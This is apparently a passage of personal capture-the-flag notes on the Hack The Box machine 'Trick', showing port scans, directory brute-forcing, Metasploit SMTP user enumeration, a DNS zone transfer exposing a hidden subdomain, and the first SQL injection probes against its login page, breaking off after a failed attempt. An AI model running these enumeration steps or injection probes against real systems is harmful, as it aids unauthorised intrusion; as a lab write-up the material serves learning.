#dig #dns #trick

trick

enumeration

ping

ping $IP -c 4

```
┌──(karti㉿kali-ctf)-[~]
└─$
┌──(karti㉿kali-ctf)-[~]
└─$ ping $IP -c 4
PING 10.129.40.221 (10.129.40.221) 56(84) bytes of data.
64 bytes from 10.129.40.221: icmp_seq=1 ttl=63 time=8.44 ms
64 bytes from 10.129.40.221: icmp_seq=2 ttl=63 time=55.8 ms
64 bytes from 10.129.40.221: icmp_seq=3 ttl=63 time=8.63 ms
64 bytes from 10.129.40.221: icmp_seq=4 ttl=63 time=12.0 ms

--- 10.129.40.221 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 8.443/21.226/55.799/20.011 ms
```

rustscan

rustscan -a $IP --ulimit 5000

```
┌──(karti㉿kali-ctf)-[~]
└─$ rustscan -a $IP --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.40.221:22
Open 10.129.40.221:25
Open 10.129.40.221:53
Open 10.129.40.221:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 12:21 BST
Initiating Ping Scan at 12:21
Scanning 10.129.40.221 [2 ports]
Completed Ping Scan at 12:21, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:21
Completed Parallel DNS resolution of 1 host. at 12:21, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:21
Scanning 10.129.40.221 [4 ports]
Discovered open port 53/tcp on 10.129.40.221
Discovered open port 25/tcp on 10.129.40.221
Discovered open port 80/tcp on 10.129.40.221
Discovered open port 22/tcp on 10.129.40.221
Completed Connect Scan at 12:21, 0.01s elapsed (4 total ports)
Nmap scan report for 10.129.40.221
Host is up, received syn-ack (0.014s latency).
Scanned at 2022-06-22 12:21:33 BST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
25/tcp open  smtp    syn-ack
53/tcp open  domain  syn-ack
```

```
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

masscan

masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0

```
┌──(karti㉿kali-ctf)-[~]
└─$ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-06-22 11:19:04 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 53/udp on 10.129.40.221
Discovered open port 80/tcp on 10.129.40.221
Discovered open port 22/tcp on 10.129.40.221
Discovered open port 53/tcp on 10.129.40.221
Discovered open port 25/tcp on 10.129.40.221
```

nmap all ports

nmap -A -sC -sV $IP -p-

```
$ nmap -sVC -A $IP -p22,25,53,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-22 12:31 BST
Nmap scan report for 10.129.40.221
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.88 seconds
```

nikto


nikto -h $IP -Display 2

```
┌──(karti㉿kali-ctf)-[~]
└─$ nikto -h $IP
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.129.40.221
+ Target Hostname:    10.129.40.221
+ Target Port:        80
+ Start Time:         2022-06-22 12:22:14 (GMT1)
---------------------------------------------------------------------------
+ Server: nginx/1.14.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

gobuster

initial


gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt



```
┌──(karti㉿kali-ctf)-[~]
└─$ gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.40.221
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/22 12:22:57 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 185] [--> http://10.129.40.221/assets/]
/css                  (Status: 301) [Size: 185] [--> http://10.129.40.221/css/]
/index.html           (Status: 200) [Size: 5480]
/js                   (Status: 301) [Size: 185] [--> http://10.129.40.221/js/]

===============================================================
2022/06/22 12:23:06 Finished
===============================================================
```

secondary


gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
┌──(karti㉿kali-ctf)-[~]
└─$ gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.40.221
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/22 12:23:44 Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 185] [--> http://10.129.40.221/assets/]
/css                  (Status: 301) [Size: 185] [--> http://10.129.40.221/css/]
/js                   (Status: 301) [Size: 185] [--> http://10.129.40.221/js/]

===============================================================
2022/06/22 12:28:55 Finished
===============================================================
```

feroxbuster

feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt



```
┌──(karti㉿kali-ctf)-[~]
└─$ feroxbuster --url http://$IP --depth 3 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.40.221
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods            │ [GET]
 🔃  Recursion Depth         │ 3
 🎉  New Version Available   │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       83l      475w     5480c http://10.129.40.221/
301      GET        7l       12w      185c http://10.129.40.221/assets => http://10.129.40.221/assets/
301      GET        7l       12w      185c http://10.129.40.221/assets/img => http://10.129.40.221/assets/img/
301      GET        7l       12w      185c http://10.129.40.221/css => http://10.129.40.221/css/
301      GET        7l       12w      185c http://10.129.40.221/js => http://10.129.40.221/js/
301      GET        7l       12w      185c http://10.129.40.221/assets/mp4 => http://10.129.40.221/assets/mp4/
[####################] - 3m   1543822/1543822 0s      found:6       errors:0
[####################] - 3m    220546/220546  1206/s  http://10.129.40.221
[####################] - 3m    220546/220546  1201/s  http://10.129.40.221/
[####################] - 3m    220546/220546  1201/s  http://10.129.40.221/assets
[####################] - 3m    220546/220546  1198/s  http://10.129.40.221/assets/img
[####################] - 3m    220546/220546  1203/s  http://10.129.40.221/css
[####################] - 3m    220546/220546  1201/s  http://10.129.40.221/js
[####################] - 2m    220546/220546  1242/s  http://10.129.40.221/assets/mp4
```

wpscan

wpscan --url $IP

```
No WP indicated
```

ftp

```
No FTP found
```

ssh

```
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
```

initial website review

overview

robots.txt

```
No file found
```

sitemap

```
No file found
```

cookies

```
No cookies found
```

sourcecode

```
Highlights the use of a startbootstrap contact form that requires registration to get an api. Not something to look at yet as nothing is sent when you enter an address.
```

initial summary

After the initial review of the server, we have the following to investigate.

1. Port 22
2. Port 25
3. Port 53
4. Port 80

port 25

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                     normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS                                      yes       The target host(s), see https://github.com/rapid7/metaspl
                                                         oit-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/ yes       The file that contains a list of probable users accounts.
              data/wordlists/unix_users.txt

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.129.40.221
rhosts => 10.129.40.221
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.129.40.221:25      - 10.129.40.221:25 Banner: 220 debian.localdomain ESMTP Postfix (Debian/GNU)
[+] 10.129.40.221:25      - 10.129.40.221:25 Users found: , _apt, avahi, backup, bin, colord, daemon, dnsmasq, games,
geoclue, gnats, hplip, irc, list, lp, mail, man, messagebus, mysql, news, nobody, postfix, postmaster, proxy, pulse,
rtkit, saned, speech-dispatcher, sshd, sync, sys, systemd-coredump, systemd-network, systemd-resolve, systemd-
timesync, tss, usbmux, uucp, www-data
[*] 10.129.40.221:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

port 53

Initial running of dig to check services:

```
┌──(karti㉿kali-ctf)-[~]
└─$ dig @$IP

; <<>> DiG 9.18.0-2-Debian <<>> @10.129.84.134
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 56869
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a7b627a90e26604d5fee4f3162b3ecbac2dc8b822b565ea6 (good)
;; QUESTION SECTION:
;.                              IN      NS

;; Query time: 12 msec
;; SERVER: 10.129.84.134#53(10.129.84.134) (UDP)
;; WHEN: Thu Jun 23 05:31:57 BST 2022
;; MSG SIZE  rcvd: 56
```

Now to query the DNS server on the target IP:

```
┌──(karti㉿kali-ctf)-[~]
└─$ dig @$IP -x $IP

; <<>> DiG 9.18.0-2-Debian <<>> @10.129.84.134 -x 10.129.84.134
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22648
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5f992d309716ed3e0f6f60fd62b3ed0ddba65552875fa82e (good)
;; QUESTION SECTION:
;134.84.129.10.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
134.84.129.10.in-addr.arpa. 604800 IN   PTR     trick.htb.

;; AUTHORITY SECTION:
84.129.10.in-addr.arpa. 604800  IN      NS      trick.htb.

;; ADDITIONAL SECTION:
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1

;; Query time: 12 msec
;; SERVER: 10.129.84.134#53(10.129.84.134) (UDP)
;; WHEN: Thu Jun 23 05:33:20 BST 2022
;; MSG SIZE  rcvd: 164
```


We can now see that we have `trick.htb` so let's find all the records for this address:

```
┌──(karti㉿kali-ctf)-[~]
└─$ dig @$IP trick.htb axfr

; <<>> DiG 9.18.0-2-Debian <<>> @10.129.84.134 trick.htb axfr
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 116 msec
;; SERVER: 10.129.84.134#53(10.129.84.134) (TCP)
;; WHEN: Thu Jun 23 05:36:33 BST 2022
;; XFR size: 6 records (messages 1, bytes 231)
```


This provides us with a possible way in - the `preprod-payroll.trick.htb.` fully qualified domain name, which gives us access to a website.

secondary website

We see we have a



Checking to see if the login able to be injected following the information given at the *https://book.hacktricks.xyz/pentesting-web/sql-injection* page.




Entry point detection

You may have found a site that is **apparently vulnerable to SQLi** just because the server is behaving weird with SQLi related inputs. Therefore, the **first thing** you need to do is how to **inject data in the query without breaking it.** To do so you first need to find how to **escape from the current context.** These are some useful examples:

```
 [Nothing]
'
"
`
')
")
`)
'))
"))
`))
```

Let's work our way down the list:




Username

'admin

Password

●●●●●●

Trying with ' we get a failed attempt:



Username or password is incorrect.

